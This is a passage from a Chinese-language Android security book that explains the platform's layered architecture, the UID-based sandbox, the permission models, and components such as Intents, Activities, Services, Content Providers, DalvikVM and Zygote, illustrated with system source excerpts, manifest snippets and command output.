总体而言，安全研究人员是 Android 生态圈中对安全漏洞公开披露的最大支持者。尽管并非所有研究人员都会尽心尽力，但他们还是会让安全问题受到所有其他利益相关者的关注。安全问题的披露往往是由独立研究人员或安全公司操作的，他们会在邮件列表、安全会议或其他公开论坛上对这些问题进行公开披露。越来越多的研究人员正在与厂商一方的利益相关者协调有关安全漏洞披露的事项，意图能在不知不觉间改善 Android 的安全性。

1.4　小结

在本章中，你看到了 Android 操作系统是如何经过多年的发展，由零开始逐渐征服移动操作系统市场的。本章介绍了 Android 生态圈的主要利益相关者，解释了他们各自的角色及参与动机。本章详细介绍了困扰 Android 生态圈的各种复杂性问题，以及它们是如何影响 Android 安全性的。有了对 Android 生态圈复杂性的深刻理解，你就可以很容易地找出关键问题领域，进而更有效地致力于解决 Android 安全性问题。

下一章将概述 Android 的安全设计与架构，揭开 Android 工作原理以及实施安全机制的技术内幕。

第 2 章 Android 的安全设计与架构

Android 系统由许多承担安全检查与策略执行任务的机制构成。与任何现代操作系统一样，Android 中的这些安全机制互相交互，交换关于主体（应用、用户）、客体（其他应用、文件和设备）以及将要执行操作（读、写、删除等）的各种信息。安全策略执行通常不会发生故障，但偶尔也会出现一些裂缝，为滥用提供了机会。本章将讨论 Android 系统的安全设计与架构，为分析 Android 平台的整体攻击面打好基础。

2.1 理解 Android 系统架构

Android 的总体架构有时被描述为"运行在 Linux 上的 Java"，然而这种说法不够准确，并不能完全体现出这一平台的复杂性和架构。Android 的总体架构由 5 个主要层次上的组件构成，这 5 层是：Android 应用层、Android 框架层、Dalvik 虚拟机层、用户空间原生代码层和 Linux 内核层。图 2-1 显示了这些层是如何构成 Android 软件栈的。




图 2-1 Android 系统的总体架构

Android 应用层允许开发者无须修改底层代码就对设备的功能进行扩展和提升，而 Android 框架层则为开发者提供了大量的用来访问 Android 设备各种必需设备的 API，也就是充当应用层与 Dalvik 虚拟机（DalvikVM）层之间的“粘合剂”。API 中包含各种构件（building block）以允许开发者执行通用任务，比如管理 UI 元素、访问共享数据存储，以及在应用组件间传递信息等。

Android 应用和 Android 框架都是用 Java 语言开发的，并在 DalvikVM 中运行。DalvikVM 的作用主要是为底层操作系统提供一个高效的抽象层。DalvikVM 是一种基于寄存器的虚拟机，能够解释执行 Dalvik 可执行格式（DEX）的字节码；另一方面，DalvikVM 依赖于一些由支持性原生代码程序库所提供的功能。

Android 系统中的用户空间原生代码组件包括系统服务（如 vold 和 DBus）、网络服务（如 dhcpd 和 wpa_supplicant）和程序库（如 bionic libc、WebKit 和 OpenSSL）。其中一些服务和程序库会与内核级的服务与驱动进行交互，而其他的则只是便利底层原生操作管理代码。

Android 的底层基础是 Linux 内核，Android 对内核源码树作了大量的增加与修改，其中有些代码存在一些独特的安全后果。我们会在第 3 章、第 10 章和第 12 章中更加详细地讨论这些话题。内核级驱动也提供了额外的功能，比如访问照相机、Wi-Fi 以及其他网络设备。需要特别注意 Binder 驱动，它实现了进程间通信（IPC）机制。

2.3 节将详细介绍每一层上的关键组件。

2.2　理解安全边界和安全策略执行

安全边界，有时也会称为信任边界，是系统中分隔不同信任级别的特殊区域。一个最直接的例子就是内核空间与用户空间之间的边界。内核空间中的代码可以对硬件执行一些底层操作并访问所有的虚拟和物理内存，而用户空间中的代码则由于 CPU 的安全边界控制，无法访问所有内存。

Android 操作系统应用了两套独立但又相互配合的权限模型。在底层，Linux 内核使用用户和用户组来实施权限控制，这套权限模型是从 Linux 继承过来的，用于对文件系统实体进行访问控制，也可以对其他 Android 特定资源进行控制。这一模型通常被称为 Android 沙箱。以 DalvikVM 和 Android 框架形式存在的 Android 运行时实施了第二套权限模型。这套模型在用户安装应用时是向用户公开的，定义了应用拥有的权限，从而限制 Android 应用的能力。事实上，第二套权限模型中的某些权限直接映射到底层操作系统上的特定用户、用户组和权能（Capability）。

2.2.1　Android 沙箱

Android 从其根基 Linux 继承了已经深入人心的类 Unix 进程隔离机制与最小权限原则。具体而言，进程以隔离的用户环境运行，不能相互干扰，比如发送信号或者访问其他进程的内存空间。因此，Android 沙箱的核心机制基于以下几个概念：标准的 Linux 进程隔离、大多数进程拥有唯一的用户 ID（UID），以及严格限制文件系统权限。

Android 系统沿用了 Linux 的 UID/GID（用户组 ID）权限模型，但并没有使用传统的 passwd 和 group 文件来存储用户与用户组的认证凭据，作为替代，Android 定义了从名称到独特标识符

Android ID（AID）的映射表。初始的AID映射表包含了一些与特权用户及系统关键用户（如system用户/用户组）对应的静态保留条目。Android还保留了一段AID范围，用于提供原生应用的UID。Android 4.1之后的版本为多用户资料档案和隔离进程用户增加了额外的AID范围段（如Chrome沙箱）。你可以从AOSP树的system/core/include/private/android_filesystem_config.h文件中找到AID的定义。以下是一个简化过的示例。

```
#define AID_ROOT          0 /*传统的unix根用户*/

#define AID_SYSTEM     1000 /*系统服务器*/

#define AID_RADIO      1001 /*通话功能子系统，RIL*/
#define AID_BLUETOOTH  1002 /*蓝牙子系统*/
...
#define AID_SHELL      2000 /*adb shell与debug shell用户*/
#define AID_CACHE      2001 /*缓存访问*/
#define AID_DIAG       2002 /*访问诊断资源*/

/*编号3000系列只用于辅助用户组们，表示出了内核所支持的Android权能*/
#define AID_NET_BT_ADMIN 3001 /*蓝牙：创建套接字*/
#define AID_NET_BT       3002 /*蓝牙：创建sco、rfcomm或l2cap套接字*/
#define AID_INET         3003 /*能够创建AF_INET和AF_INET6套接字*/
#define AID_NET_RAW      3004 /*能够创建原始的INET套接字*/
...
#define AID_APP            10000 /*第一个应用用户*/

#define AID_ISOLATED_START 99000 /*完全隔绝的沙箱进程中UID的开始编号 */
#define AID_ISOLATED_END   99999 /*完全隔绝的沙箱进程中UID的末尾编号*/
#define AID_USER          100000 /*每一用户的UID编号范围偏移*/
```

除了AID，Android还使用了辅助用户组机制，以允许进程访问共享或受保护的资源。例如，`sdcard_rw`用户组中的成员允许进程读写/sdcard目录，因为它的加载项规定了哪些用户组可以读写该目录。这与许多Linux发行版中对辅助用户组机制的使用是类似的。

注意　尽管所有的AID条目都映射到一个UID和GID，但是UID在描述系统上的一个用户时并不是必需的。例如，`AID_SDCARD_RW`映射到`sdcard_rw`，但是它仅仅用作一个辅助用户组，而不是系统上的UID。

除了用来实施文件系统访问，辅助用户组还会被用于向进程授予额外的权限。例如，`AID_INET`用户组允许用户打开`AF_INET`和`AF_INET6`套接字。在某些情况下，权限也可能以Linux权能的形式出现，例如，`AID_INET_ADMIN`用户组中的成员授予`CAP_NET_ADMIN`权能，允许用户配置网络接口和路由表。本节最后还会介绍与网络相关的其他相似用户组。

在4.3及之后的版本中，Android提升了对Linux权能的使用，比如Android 4.3将二进制程序/system/bin/run-as从原先设置成set-UID root权限，修改为使用Linux权能来访问特权资源。在这里，这一权能方便了对packages.list文件的访问。

注意 对 Linux 权能的完整讨论已经超出了本章的范围。你可以分别从 Linux 内核的 Documentation/security/credentials.txt 文档和 capabilities 的用户手册页面获得更多关于 Linux 进程安全和 Linux 权能的信息。

在应用执行时，它们的 UID、GID 和辅助用户组都会被分配给新创建的进程。在一个独特 UID 和 GID 环境下运行，使得操作系统可以在内核中实施底层的限制措施，也让运行环境能够控制应用之间的交互。这就是 Android 沙箱的关键所在。

下面的代码给出了在一台 HTC One V 手机上运行 `ps` 命令后的输出结果，注意，最左侧显示的 UID 对于每个应用的进程都是独特的。

```
app_16    4089   1451 304080 31724 ... S com.htc.bgp
app_35    4119   1451 309712 30164 ... S com.google.android.calendar
app_155   4145   1451 318276 39096 ... S com.google.android.apps.plus
app_24    4159   1451 307736 32920 ... S android.process.media
app_151   4247   1451 303172 28032 ... S com.htc.lockscreen
app_49    4260   1451 303696 28132 ... S com.htc.weather.bg
app_13    4277   1451 453248 68260 ... S com.android.browser
```

通过使用应用包中的一种特殊指令，应用也可以共享 UID，这一点我们会在 2.3.1 节详细讨论。

实际上，进程显示的用户与用户组名称是由一种 `POSIX` 函数的 Android 专有实现所提供的，这种函数通常就是用来设置和获取这些值的。例如，考虑在 Bionic 库的 stubs.cpp 文件中定义的 `getpwuid` 函数。

```
345 passwd* getpwuid(uid_t uid) { // NOLINT:实现不良函数
346   stubs_state_t* state = __stubs_state();
347   if (state == NULL) {
348     return NULL;
349   }
350
351   passwd* pw = android_id_to_passwd(state, uid);
352   if (pw != NULL) {
353     return pw;
354   }
355   return app_id_to_passwd(uid, state);
356 }
```

与它的同胞函数一样，`getpwuid` 函数会调用一些额外的 Android 专有函数，如 `android_id_to_passwd()` 和 `app_id_to_passwd()` 函数。这些函数会把 Unix 的口令结构填充上相应的 AID 映射信息表。`android_id_to_passwd()` 函数会调用 `android_iinfo_to_passwd()` 函数来完成这一替换。

```
static passwd* android_iinfo_to_passwd(stubs_state_t* state,
                                       const android_id_info* iinfo) {
  snprintf(state->dir_buffer_, sizeof(state->dir_buffer_), "/");
  snprintf(state->sh_buffer_, sizeof(state->sh_buffer_),
"/system/bin/sh");
```

```
  passwd* pw = &state->passwd_;
  pw->pw_name= (char*) iinfo->name;
  pw->pw_uid = iinfo->aid;
  pw->pw_gid = iinfo->aid;
  pw->pw_dir = state->dir_buffer_;
  pw->pw_shell = state->sh_buffer_;
  return pw;
}
```

2.2.2　Android 权限

Android 的权限模型是多方面的，有 API 权限、文件系统权限和 IPC 权限。在很多情况下，这些权限都会交织在一起。正如前面提到的，一些高级权限会后退映射到低级别的操作系统权能，这可能包括打开套接字、蓝牙设备和文件系统路径等。

要确定应用用户的权限和辅助用户组，Android 系统会处理在应用包的 AndroidManifest.xml 文件中指定的高级权限（Manifest 文件和权限会在 2.3.1 节详细描述）。应用的权限由 PackageManager 在安装时从应用的 Manifest 文件中提取，并存储在/data/system/packages.xml 文件中。这些条目然后会在应用进程的实例化阶段用于向进程授予适当的权限（比如设置辅助用户组 GID）。下面的代码片段显示了 packages.xml 文件中的 Chrome 浏览器条目，包括这个应用的唯一 UID 以及它所申请的权限。

```
<package name="com.android.chrome"
codePath="/data/app/com.android.chrome-1.apk"
nativeLibraryPath="/data/data/com.android.chrome/lib"
flags="0" ft="1422a161aa8" it="1422a163b1a"
ut="1422a163b1a" version="1599092" userId="10082"
installer="com.android.vending">
<sigs count="1">
<cert index="0" />
</sigs>
<perms>
<item name="com.android.launcher.permission.INSTALL_SHORTCUT" />
<item name="android.permission.NFC" />
...
<item name="android.permission.WRITE_EXTERNAL_STORAGE" />
<item name="android.permission.ACCESS_COARSE_LOCATION" />
...
<item name="android.permission.CAMERA" />
<item name="android.permission.INTERNET" />
...
</perms>
</package>
```

权限至用户组的映射表存储在/etc/permissions/platform.xml 文件中。它被用来确定应用设置的辅助用户组 GID。下面的代码片段显示了一些映射。

```
...
    <permission name="android.permission.INTERNET" >
        <group gid="inet" />
```

```
        </permission>

        <permission name="android.permission.CAMERA" >
            <group gid="camera" />
        </permission>

        <permission name="android.permission.READ_LOGS" >
            <group gid="log" />
        </permission>

        <permission name="android.permission.WRITE_EXTERNAL_STORAGE" >
            <group gid="sdcard_rw" />
        </permission>
...
```

在应用包条目中定义的权限后面会通过两种方式实施检查：一种检查在调用给定方法时进行，由运行环境实施；另一种检查在操作系统底层进行，由库或内核实施。

1. API 权限

API 权限用于控制访问高层次的功能，这些功能存在于 Android API、框架层，以及某种情况下的第三方框架中。一个使用 API 权限的常见例子是 READ_PHONE_STATE，这个权限在 Android 文档中定义为允许“对手机状态的只读访问”。应用若申请该权限，随后就会授予该权限，从而可以调用关于查询手机信息的多种方法，其中包括在 TelephonyManager 类中定义的方法，如 getDeviceSoftwareVersion 和 getDeviceId 等。

前面提到过，一些 API 权限与内核级的安全实施机制相对应。例如，被授予 INTERNET 权限，意味着申请权限应用的 UID 将会被添加到 inet 用户组（GID 3003）的成员中。该用户组的成员具有打开 AF_INET 和 AF_INET6 套接字的能力，而这是一些更高层次 API 功能（如创建 HttpURLConnection 对象）所必需的。

在第 4 章中，我们还将讨论了 API 权限及实施检查机制中的一些疏忽和问题。

2. 文件系统权限

Android 的应用沙箱严重依赖于严格的 Unix 文件系统权限模型。默认情况下，应用的唯一 UID 和 GID 都只能访问文件系统上相应的数据存储路径。注意，以下代码清单中的 UID 和 GID（分别在第 2 列和第 3 列）对于目录都是唯一的，它们的权限被设置为只有这些 UID 和 GID 才能访问这些目录。

```
root@android:/ # ls -l /data/data
drwxr-x--x  u0_a3   u0_a3  ... com.android.browser
drwxr-x--x  u0_a4   u0_a4  ... com.android.calculator2
drwxr-x--x  u0_a5   u0_a5  ... com.android.calendar
drwxr-x--x  u0_a24  u0_a24 ... com.android.camera
...
drwxr-x--x  u0_a55  u0_a55 ... com.twitter.android
drwxr-x--x  u0_a56  u0_a56 ... com.ubercab
drwxr-x--x  u0_a53  u0_a53 ... com.yougetitback.androidapplication.virgin.
mobile
drwxr-x--x  u0_a31  u0_a31 ... jp.co.omronsoft.openwnn
```

相应地，由这些应用创建的文件也会拥有相应的权限设置。以下代码清单中显示了某个应用的数据目录，子目录和文件的属主和权限都被只设置给该应用的 UID 和 GID。

```
root@android:/data/data/com.twitter.android # ls -lR

.:
drwxrwx--x u0_a55   u0_a55            2013-10-17 00:07 cache
drwxrwx--x u0_a55   u0_a55            2013-10-17 00:07 databases
drwxrwx--x u0_a55   u0_a55            2013-10-17 00:07 files
lrwxrwxrwx install  install           2013-10-22 18:16 lib ->
/data/app-lib/com.twitter.android-1
drwxrwx--x u0_a55   u0_a55            2013-10-17 00:07 shared_prefs

./cache:
drwx------ u0_a55   u0_a55            2013-10-17 00:07
com.android.renderscript.cache

./cache/com.android.renderscript.cache:

./databases:
-rw-rw---- u0_a55   u0_a55     184320 2013-10-17 06:47 0-3.db
-rw------- u0_a55   u0_a55       8720 2013-10-17 06:47 0-3.db-journal
-rw-rw---- u0_a55   u0_a55      61440 2013-10-22 18:17 global.db
-rw------- u0_a55   u0_a55      16928 2013-10-22 18:17 global.db-journal

./files:
drwx------ u0_a55   u0_a55            2013-10-22 18:18
com.crashlytics.sdk.android

./files/com.crashlytics.sdk.android:
-rw------- u0_a55   u0_a55         80 2013-10-22 18:18
5266C1300180-0001-0334-EDCC05CFF3D7BeginSession.cls

./shared_prefs :
-rw-rw---- u0_a55   u0_a55        155 2013-10-17 00:07 com.crashlytics.prefs.
xml
-rw-rw---- u0_a55   u0_a55        143 2013-10-17 00:07
com.twitter.android_preferences.xml
```

正如前面所提到的，特定的辅助用户组 GID 用于访问共享资源，如 SD 卡或其他外部存储器。作为一个例子，注意在 HTC One V 手机上运行 `mount` 和 `ls` 命令的输出结果，特别是/mnt/sdcard 的路径。

```
root@android:/ # mount
...
/dev/block/dm-2 /mnt/sdcard vfat rw,dirsync,nosuid,nodev,noexec,relatime,
uid=1000,gid=1015,fmask=0702,dmask=0702,allow_utime=0020,codepage=cp437,
iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0
...
root@android:/ # ls -l /mnt
...
d---rwxr-x system    sdcard_rw           1969-12-31 19:00 sdcard
```

这里你可以看到 SD 卡被使用 GID 1015 进行挂载，对应为 sdcard_rw 用户组。应用请求 WRITE_EXTERNAL_STORAGE 权限后，会将自己的 UID 添加到这个组中，得到对这一路径的写权限。

3. IPC 权限

IPC 权限直接涉及应用组件（以及一些系统的 IPC 设施）之间的通信，虽然与 API 权限也有一些重叠。这些权限的声明和检查实施可能发生在不同层次上，包括运行环境、库函数，或直接在应用上。具体来说，这个权限集合应用于一些在 Android Binder IPC 机制之上建立的主要 Android 应用组件。关于这些组件和 Binder 的详细信息，本章后面会详细描述。

2.3　深入理解各个层次

本节将详细介绍 Android 软件栈中与安全最相关的组件，包括应用层、Android 框架层、DalvikVM、用户空间的支持性原生代码与相关服务，以及 Linux 内核层。这将为我们理解后续章节对这些组件的详细介绍打下基础，并为我们攻击这些组件提供必要的知识。

2.3.1　Android 应用层

为了了解如何评估和攻击 Android 应用层的安全性，你首先需要了解它们是如何工作的。本节讨论了 Android 应用、应用运行时和支持性 IPC 机制的安全相关部分。这也会为理解第 4 章奠定基础。

应用通常被分为两类：预装应用与用户安装的应用。预装应用包括谷歌、原始设备制造商（OEM）或移动运营商提供的应用，如日历、电子邮件、浏览器和联系人管理应用等。这些应用的程序包保存在/system/app 目录中。其中有些应用可能拥有提升的权限或权能，因此人们会特别感兴趣。用户安装的应用是指那些由用户自己安装的应用，无论是通过 Google Play 商店等应用市场直接下载，还是通过 pm install 或 adb install 进行安装。这些应用以及预安装应用的更新都将保存在/data/app 目录中。

Android 在与应用相关的多种用途中使用公共密钥加密算法。首先，Android 使用一个特殊的平台密钥来签署预安装的应用包。使用这个密钥签署的应用的特殊之处它们拥有 system 用户权限。其次，第三方应用是由个人开发者生成的密钥签名的。对于预安装应用和用户安装应用，Android 都使用签名机制来阻止未经授权的应用更新。

主要的应用组件

尽管 Android 应用由无数个组件组成，但本节将重点介绍那些与 Android 系统版本无关，在大多数应用中都值得关注的组件。这些组件包括 AndroidManifest、Intent、Activity、BroadcastReceiver、Service 和 Content Provider。后面 4 类组件代表 IPC 通信端点（endpoint），它们有一些非常有趣的安全属性。

AndroidManifest.xml

所有的 Android 应用包（APK）都必须包括 AndroidManifest.xml 文件，这个 XML 文件含有

应用的信息汇总，具体包括如下内容。

- 唯一的应用包名（如 com.wiley.SomeApp）及版本信息。
- Activity、Service、BroadcastReceiver 和插桩定义。
- 权限定义（包括应用请求的权限以及应用自定义的权限）。
- 关于应用使用并一起打包的外部程序库的信息。
- 其他支持性的指令，比如共用的 UID 信息、首选的安装位置和 UI 信息（如应用启动时的图标）等。

Manifest 文件中一个特别有趣的部分是 sharedUserId 属性。简单地说，如果两个应用由相同的密钥签名，它们就可以在各自的 Manifest 文件中指明同一个用户标识符。在这种情况下，这两个应用就会在相同的 UID 环境下运行，从而能使这些应用访问相同的文件系统数据存储以及潜在的其他资源。

Manifest 文件经常是由开发环境自动产生，比如 Eclipse 或 Android Studio，然后在构建过程中由明文 XML 文件转换为二进制 XML 文件。

Intent

应用间通信的一个关键组件是 Intent。Intent 是一种消息对象，其中包含一个要执行操作的相关信息，将执行操作的目标组件信息（可选），以及其他一些（对接收方可能非常关键的）标志位或支持性信息。几乎所有常用的动作——比如在一个邮件中点击链接来启动浏览器，通知短信应用收到 SMS 短信，以及安装和卸载应用，等等——都涉及在系统中传递 Intent。

这类似于一个进程间调用（IPC）或远程过程调用（RPC）机制，其中应用组件可以通过编程方式和其他组件进行交互，调用功能或者共享数据。在底层沙箱（文件系统、AID 等）进行安全策略实施的情况下，应用之间通常使用这个 API 进行交互。如果调用方或被调用方指明了发送或接收消息的权限要求，那么 Android 运行时将作为一个参考监视器，对 Intent 执行权限检查。

当在 Manifest 文件中声明特定的组件时，可以指明一个 Intent Filter，来定义端点处理的标准。Intent Filter 特别用于处理那些没有指定目标组件的 Intent（即隐式 Intent）。

例如，假设一个应用的 Manifest 文件中包含了一个自定义的权限（com.wiley.permission.INSTALL_WIDGET）和一个 Activity（com.wiley.MyApp.InstallWidgetActivity），后者使用这个权限来限制启动 InstallWidgetActivity。

```
<manifest android:versionCode="1" android:versionName="1.0"
package="com.wiley.MyApp"
...
<permission android:name="com.wiley.permission.INSTALL_WIDGET"
android:protectionLevel="signature" />
...
<activity android:name=".InstallWidgetActivity"
android:permission="com.wiley.permission.INSTALL_WIDGET"/>
```

在这里，我们看到了权限声明和 Activity 声明。还要注意，权限拥有签名的 ProtectionLevel 属性。这限定了可以请求这一权限的应用，它们必须是与初始定义这一权限的应用使用同一私钥进行签名的其他应用。

Activity

简单地说，Activity 是一种面向用户的应用组件或用户界面（UI）。Activity 基于 Activity 基类，包括一个窗口和相关的 UI 元素。Activity 的底层管理是由被称为 Activity 管理服务（Activity Manager）的组件来进行处理的，这一组件也处理应用之间或应用内部用于调用 Activity 的发送 Intent。这些 Activity 在应用的 Manifest 文件中定义，具体如下：

```
...
        <activity android:theme="@style/Theme_NoTitle_FullScreen"
android:name="com.yougetitback.androidapplication.ReportSplashScreen"
android:screenOrientation="portrait" />
        <activity android:theme="@style/Theme_NoTitle_FullScreen"
android:name="com.yougetitback.androidapplication.SecurityQuestionScreen"
android:screenOrientation="portrait" />
        <activity android:label="@string/app_name"
android:name="com.yougetitback.androidapplication.SplashScreen"
android:clearTaskOnLaunch="false" android:launchMode="singleTask"
android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
            </intent-filter>
...
```

这里，我们可以看到 Activity 的定义，以及对样式/UI、屏幕方向等信息的指定。其中 launchMode 属性值得关注，因为它会影响 Activity 的启动方式。在这种情况下，singleTask 值表示在同一时间只能有一个特定 Activity 实例存在，而不是每次调用时启动一个单独的实例。这一应用的当前实例（如果有的话）将接收并处理调用该 Activity 的 Intent。

Broadcast Receiver

另一种类型的 IPC 端点是 Broadcast Receiver。它们通常会在应用希望接收一个匹配某种特定标准的隐式 Intent 时出现。例如，一个应用想要接收与短消息关联的 Intent，它需要在 Manifest 文件中注册一个 Receiver，使用 Intent Filter 来匹配 android.provider.Telephony.SMS_RECEIVED 动作。

```
<receiver android:name=".MySMSReceiver">
  <intent-filter android:priority:"999">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```

注意 Broadcast Receiver 也可以使用 registerReceiver 方法在运行时以编程方式注册，这个方法可以被重载以对 Receiver 设置权限。

在 Broadcast Receiver 上设置权限要求可以限定哪些应用能够往这个端点发送 Intent。

Service

Service 是一类在后台运行而无需用户界面的应用组件，用户不用直接与 Service 所属应用进

行交互。Android 系统上一些常见的 Service 例子包括 `SmsReceiverService` 和 `BluetoothOppService`。虽然这些 Service 都运行在用户直接可见视图之外，但与其他 Android 应用组件一样，它们也可以利用 IPC 机制来发送和接收 Intent。

Service 必须在应用的 Manifest 文件中声明，例如，以下是一个 Service 的简单定义，同时设置了 Intent Filter：

```
        <service
android:name="com.yougetitback.androidapplication.FindLocationService">
            <intent-filter>
                <action
android:name="com.yougetitback.androidapplication.FindLocationService" />
            </intent-filter>
        </service>
```

Service 通常可以被停止、启动或绑定，所有这些动作都通过 Intent 来触发。在最后一种情况中，绑定一个 Service 后，另外一组 IPC 或 RPC 过程将会提供给调用者。这些过程取决于 Service 的具体实现，并更深入地利用了 Binder 服务（将在 2.3.5 节讨论）。

Content Provider

Content Provider 是为各种通用、共享的数据存储提供的结构化访问接口。例如，Contacts Provider（联系人提供者）和 Calendar Provider（日历提供者）分别对联系人信息和日历条目进行集中式仓库管理，这两项内容可以被其他应用（使用适当权限）访问。应用还可以创建自己的 Content Provider，并且可以选择暴露给其他应用。通过这些 Provider 公开的数据的后台通常是 SQLite 数据库，或是直接访问的系统文件路径（如播放器对 MP3 文件编排的索引和共享路径）。

像其他的应用组件一样，对 Content Provider 的读写能力也可以用权限进行控制。考虑如下从一个 AndroidManifest.xml 文件中截取的代码片段：

```
<provider android:name="com.wiley.example.MyProvider"
android:writePermission="com.wiley .example.permission.WRITE"
android:authorities="com.wiley .example.data" />
```

该应用声明了一个名为 `MyProvider` 的 Content Provider，对应于实现 Provider 功能的类。然后，它声明了一个名为 `com.wiley.example.permission.WRITE` 的 `writePermission`，表明只有携带这一自定义权限的应用才能写入这个 Provider。最后，它指明了 Provider 将采取动作的 `authorities` 或内容统一资源描述符（URI）。Content URI 采用 `content://[authorityname]` 的格式，可以额外包含路径和参数信息（如 `content://com.wiley.example.data/foo`），而这些信息对 Provider 的底层实现可能非常关键。

在第 4 章中，我们将展示一系列发现和攻击这些 IPC 端点的手段。

2.3.2　Android 框架层

作为应用和运行时之间的连接纽带，Android 框架层为开发者提供了执行通用任务的部件——程序包及其类。这些任务可能包括管理 UI 元素、访问共享数据存储，以及在应用组件中传递消息等。也就是说，框架层中包含任何仍然在 DalvikVM 中执行的非应用特定代码。

通用的框架层程序包位于 android.*名字空间中，如 android.content 或 android.telephony。Android 也提供了许多 Java 标准类（在 java.*和的 javax.*名字空间中），以及一些第三方程序包，如 Apache HTTP 客户端库和 SAXXML 解析器。Android 框架层还包括许多用于管理内部类所提供功能的服务。这些被称为管理器的服务由 system_server（将在 2.3.3 节“Zygote”小节中讨论）在系统初始化之后启动。表 2-1 显示了其中的一些服务器，以及它们在框架层中的描述与角色。

表 2-1 框架层中的管理器

框架层服务	描 述
Activity 管理器	管理 Intent 的解析与目标、应用/Activity 的启动等
视图系统	管理 Activity 中的视图（用户可见的 UI 组合）
程序包管理器	管理系统上之前或正在进入安装队列的程序包相关信息
电话管理器	管理与电话服务、无线电状态、网络与注册信息相关的信息与任务
资源管理器	为诸如图形、UI 布局、字符串数据等非代码应用资源提供访问
位置管理器	提供设置和读取（GPS、手机、Wi-Fi）位置信息的接口，位置信息包括具体定位信息、经纬度等
通知管理器	管理不同的事件通知，比如播放声音，震动，LED 闪灯，以及在状态栏中显示图标等

使用 ps 命令，并指明 system_server 的 PID 和-t 选项，可以从结果中看到一些管理器是以 system_server 进程中的线程运行的。

```
root@generic:/ # ps -t -p 376
USER     PID   PPID   ... NAME
system   376     52   ... system_server
...
system   389    376   ... SensorService
system   390    376   ... WindowManager
system   391    376   ... ActivityManager
...
system   399    376   ... PackageManager
```

2.3.3 DalvikVM

DalvikVM 是基于寄存器而不是栈的。虽然有人说 Dalvik 是基于 Java 的，但它并不是 Java，因为谷歌并不使用 Java 的 Logo，而且 Android 的应用模型也与 JSR（Java 标准规范要求）没有关系。Android 应用开发者要记住，DalvikVM 虽然看起来和感觉上都像 Java，但实际上并不是。整体的开发流程大致如下：

(1) 开发者以类似 Java 的语法进行编码；
(2) 源代码被编译成.class 文件（也类似于 Java）；
(3) 得到的类文件被翻译成 Dalvik 字节码；
(4) 所有类文件被合并为一个 Dalvik 可执行文件（DEX）文件；
(5) 字节码被 DalvikVM 加载并解释执行。

作为一个基于寄存器的虚拟机，Dalvik 拥有大约 64 000 个虚拟寄存器。不过通常只会用到最

前 16 个，偶尔会用到前 256 个。这些寄存器被指定为虚拟机内存的存储位置，用于模拟微处理器的寄存器功能。就像实际的微处理器一样，DalvikVM 在执行字节码时，使用这些寄存器来保持运行状态，并跟踪一些值。

DalvikVM 是专门针对嵌入式系统的约束（如内存小和处理器速度慢）而设计的。因此，在 DalvikVM 设计时考虑到了速度和运行效率。但虚拟机毕竟只是对底层 CPU 寄存器机的一个抽象，本质上就意味着在运行效率上有所损失，而这也正是谷歌力求减轻这些副作用的原因。

为了在这些约束中发挥更大的能力，DEX 文件在被虚拟机解释执行之前会进行优化处理。对于从一个 Android 应用中启动的 DEX 文件，这种优化通常只在应用第一次启动时进行一次。优化过程的结果是一个优化后的 DEX 文件（ODEX）。需要注意，ODEX 文件是无法在不同版本的 DalvikVM 之间或是不同设备之间进行移植的。

与 Java 虚拟机类似，DalvikVM 使用 Java Native Interface（JNI）与底层原生代码进行交互。这一功能允许在 Dalvik 代码和原生代码之间相互调用。欲了解 DalvikVM、DEX 文件格式以及 JNI on Android 的更详细信息，可查阅 Dalvik 官方文档，网址为http://milk.com/kodebase/dalvik-docs-mirror/docs/。

Zygote

Android 设备启动时，Zygote 进程是最先运行的进程之一。接下来，Zygote 负责启动其他服务以及加载 Android 框架所使用的程序库。然后，Zygote 进程作为每个 Dalvik 进程的加载器，通过复制自身进程副本（也被称为 forking，分支）来创建进程。这种优化方案可以避免重复那些不必要且消耗大量资源的加载过程，即启动 Dalvik 进程（包括应用）时加载 Android 框架及其依赖库。作为优化结果，核心库、核心类和对应的堆结构会在 DalvikVM 的所有实例之间共享。这也给攻击带来了一些有趣的可能性，你会在第 12 章中阅读到更详细的内容。

Zygote 的第二大功能是启动 `system_server` 进程，这个进程容纳了所有系统核心服务，并在 system 的 AID 用户环境中以特权权限运行。接下来，`system_server` 进程启动所有在表 2-1 中介绍的 Android 框架层服务。

注意　`system_server` 进程是如此重要，以致杀死这一进程会让设备看上去像重新启动了一样。然而，实际上只是将设备的 Dalvik 子系统重新启动了。

在初始启动后，Zygote 通过 RPC 和 IPC 机制为其他 Dalvik 进程提供程序库访问，这是承载 Android 应用组件的进程实际启动的机制。

2.3.4　用户空间原生代码层

操作系统用户空间内的原生代码构成了 Android 系统的一大部分，这一层主要由两大类组件构成：程序库和核心系统服务。本节将讨论这两大类组件，并详述一些属于这两大类的单独组件。

1. 程序库

Android 框架层中的较高层次类所依赖的许多底层功能都是通过共享程序库的方式来实现，

并通过 JNI 进行访问的。在这其中，许多程序库都也是在其他类 Unix 系统中所使用的知名开源项目。比如，SQLite 提供了本地数据存储功能，Webkit 提供了可嵌入的 Web 浏览器引擎，FreeType 提供了位图和矢量字体渲染功能。

